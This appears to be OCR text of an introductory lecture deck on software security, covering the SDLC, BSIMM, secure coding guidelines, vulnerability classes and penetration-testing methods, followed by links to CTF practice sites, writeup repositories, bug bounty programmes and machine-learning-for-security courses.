


Software Security


Software Security

- Software Development Lifecycle
- Software Security Framework
- Secure Coding Guidelines
- Software Protection
- Software Penetration Testing

Software Development Lifecycle



Security in SDLC



Software Security Framework (BSIMM)

Governance

Practices that help you organize, manage and measure your software security initiative including staff development.

- Strategy & Metrics
- Compliance & Policy
- Training

Intelligence

Practices that result in collections of knowledge to use to carry out software security activities throughout your organization.

- Attack Models
- Security Features & Design
- Standards & Requirements

SSDL Touchpoints

Common practices associated with analysis and assurance of particular software development artifacts and processes.

- Architecture Analysis
- Code Review
- Security Testing

Deployment

Practices that interface with traditional network security and software maintenance organizations.

- Penetration Testing
- Software Environment
- Config Management & Vulnerability Management

Secure Coding Guidelines


- From secure coding to secure software
- Language dependent (c, c++, java, etc…)
- Software security vulnerabilities
- General secure coding guidelines
- Follow Secure coding standard

Software Security Vulnerabilities

- Buffer overflows
- Invalidated input
- Race conditions
- Access-control problems
- Weaknesses in authentication, authorization, or cryptographic practices


Good Reference on Secure Coding Guidelines

https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html



SEI CERT Secure Coding Standards

https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards



Software Protection

- Protection from piracy, illegal access, and reverse engineering
- Method:

Code obfuscation	**Protection of authorship: watermarking and fingerprinting**	**Remote attestations**
Binary hardening	**Hardware assisted protection (TPM)**	**License, name, serial based software activation**

Software Penetration Testing


- Code review
- Peer review
- Static code analysis tools
- Dynamic analysis
- Symbolic execution, fuzzy testing
- Etc..

How to improve our security knowledge

- Online Resources
- Hands-on Practice
- CTF
- Bug Bounty
- Certification: CPT(Certified Pen-Tester), CompTIA Security+, CEH(Certified Ethical Hacker), CISSP, etc..

Online Resources

Search Engine



Blog/News

https://www.schneier.com/

http://www.ithome.com.tw/security

If you Really Love Reading Security News

https://heimdalsecurity.com/blog/best-internet-security-blogs/

Programming Courses

https://www.codecademy.com/

codecademy

Programming Hands-On

https://leetcode.com/

LeetCode

Github

https://github.com/

GitHub

Github Awesome Series

Awesome Python

https://github.com/vinta/awesome-python

Awesome Pentest


https://github.com/enaqx/awesome-pentest

Awesome Malware Analysis

https://github.com/rshipp/awesome-malware-analysis

CTF Hands-On Training Resources

http://captf.com/practice-ctf/



captf.com/practice-ctf/

Practice CTF List / Permanant CTF List

Here's a list of some CTF practice sites and tools or CTFs that are long-running. Thanks, RSnake for starting the original that this is based on. If you have any corrections or suggestions, feel free to email ctf at the domain psifertex with a dot com tld.

Live Online Games

Recommended

Whether they're being updated, contain high quality challenges, or just have a lot of depth, these are probably where you want to spend the most time.


- **http://pwnable.kr/** (one of the more popular recent wargamming sets of challenges)
- **https://picoctf.com/** (Designed for high school students while the event is usually new every year, it's left online and has a great difficulty progression)
- **https://microcorruption.com/login** (one of the best interfaces, a good difficulty curve and introduction to low-level reverse engineering, specifically on an MSP430)
- **http://ctflearn.com/** (a new CTF based learning platform with user-contributed challenges)
- **http://reversing.kr/**
- **http://hax.tor.hu/**
- **https://w3challs.com/**
- **https://pwn0.com/**
- **https://io.netgarage.org/**
- **http://ringzer0team.com/**
- **http://www.hellboundhackers.org/**
- **http://www.overthewire.org/wargames/**
- **http://counterhack.net/Counter_Hack/Challenges.html**
- **http://www.hackthissite.org/**
- **http://vulnhub.com/**
- **http://ctf.komodosec.com**

Others

- **https://www.onlinectf.com/challenges/**
- **https://backdoor.sdslabs.co/**
- **http://smashthestack.org/wargames.html**
- **http://hackthecause.info/**
- **http://bright-shadows.net/**
- **http://www.mod-x.co.uk/main.php**
- **http://scanme.nmap.org/**
- **http://www.hackertest.net/**
- **http://net-force.nl/**
- **http://securityoverride.org/** Some good concepts, but "canned" vulnerabilities (string matching on input) will frustrate knowledgable hackers and teach newbies the wrong lessons

CTF Tools Research

https://github.com/zardus/ctf-tools



Learn from WriteUps

https://github.com/ctfs/write-ups-2017

GitHub, Inc. [US] | https://github.com/ctfs/write-ups-2017

This repository | Search | Pull requests | Issues | Marketplace | Explore

ctfs / write-ups-2017

Watch 90 | Star 605 | Fork 151

Code | Issues 1,424 | Pull requests 3 | Projects 1 | Wiki | Insights

Wiki-like CTF write-ups repository, maintained by the community. 2017


ctf

129 commits | 1 branch | 0 releases | 15 contributors

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

tjgerot Added PicoCTF 2017 — Latest commit f5247dc on Apr 28

0ctf-quals-2017	add external writeups & fix typo	5 months ago
alexctf-2017	Added local and external writeups	5 months ago
bitsctf-2017	Fix external write-up link in BITSCTF	6 months ago
boston-key-party-2017	Add external write-ups to Boston Key Party 2017	6 months ago
breakin-ctf-2017	Updated write-ups for breakin-17	7 months ago
bsidessf-ctf-2017	Added links to external writeups	5 months ago
codegate-prequals-2017	Added PicoCTF 2017	4 months ago



Participate CTF

Top 10 team countries

- US — 1097
- IN — 450
- RU — 415
- CN — 326
- ID — 287
- FR — 259
- VN — 243
- JP — 216
- KR — 182
- GB — 154

10454 teams total

https://ctftime.org/

Secure | https://ctftime.org/stats/2017/TW

CTF TIME | CTFs | Upcoming | Archive | Calendar | Teams | FAQ | Contact us | About | Sign in

Taiwan, Republic of China

Position	Country position	Name	Points	Events
2	1	217	570.149	21
16	2	HITCON	274.255	5
120	3	Balsn	73.728	12
155	4	KerKerYuan	52.934	10
230	5	$1	37.224	6
393	6	BambooFox	21.921	7
396	7	EKANS	21.499	12
478	8	forx	17.085	3
513	9	DoubleSigma	15.621	2
515	10	PentaKill	15.619	5
584	11	q86	13.291	5
703	12	skybullet	10.838	10
785	13	n00bCTF	9.581	6
899	14	Lays	8.107	1

Bug Bounty

http://www.zerodayinitiative.com/

TippingPoint Zero Day Initiative

ZERO DAY INITIATIVE

The Zero Day Initiative (ZDI), founded by TippingPoint, is a program for rewarding security researchers for responsibly disclosing vulnerabilities. Depending on who you are, here are a few links to get you started:

- **Researchers**: Learn how we pay for your vulnerability discoveries, register for the ZDI or login.
- **Vendors**: Read our disclosure policy or join our security partner program
- **Press, Curiosity Seeker**: Learn more about ZDI or read answers to some frequently asked questions

Please contact us at zdi [at] trendmicro [dot] com with any questions or queries. For sensitive e-mail communications, please use our PGP key.

About | **Upcoming Advisories** | **Published Advisories** | **Researcher Login** | **Twitter**

There is a lot of interesting research to explore

Applied Machine Learning for Cyber Security-Short Course

https://github.com/albahnsen/ML_SecurityInformatics

Short Course

Applied Machine Learning for Security Informatics

The use of statistical models in computer algorithms allows computers to make decisions and predictions, and to perform tasks that traditionally require human cognitive abilities. Machine learning is the interdisciplinary field at the intersection of statistics and computer science which develops such statistical models and interweaves them with computer algorithms. It underpins many modern technologies, such as speech recognition, Internet search, bioinformatics and computer vision—Amazon's recommender system, Google's driverless car and the most recent imaging systems for cancer diagnosis are all based on Machine Learning technology.

This course on Machine Learning will explain how to build systems that learn and adapt using real-world applications. Some of the topics to be covered include linear regression, logistic regression, deep neural networks, clustering, and so forth. The course will be project-oriented, with emphasis placed on writing software implementations of learning algorithms applied to real-world problems, in particular, Fraud Detection, Phishing Detection, HTML Injections Classification, Clustering of Phishing Attackers, Malware Fingerprinting, Criminal Profiling, among others.


Instructor: Dr. Alejandro Correa Bahnsen

- email: al.bahnsen@gmail.com
- twitter: @albahnsen
- github: albahnsen

Machine Learning for Cyber Security


https://github.com/wtsxDev/Machine-Learning-for-Cyber-Security

Machine Learning for Cyber Security



Deep Learning for Cyber Security ?

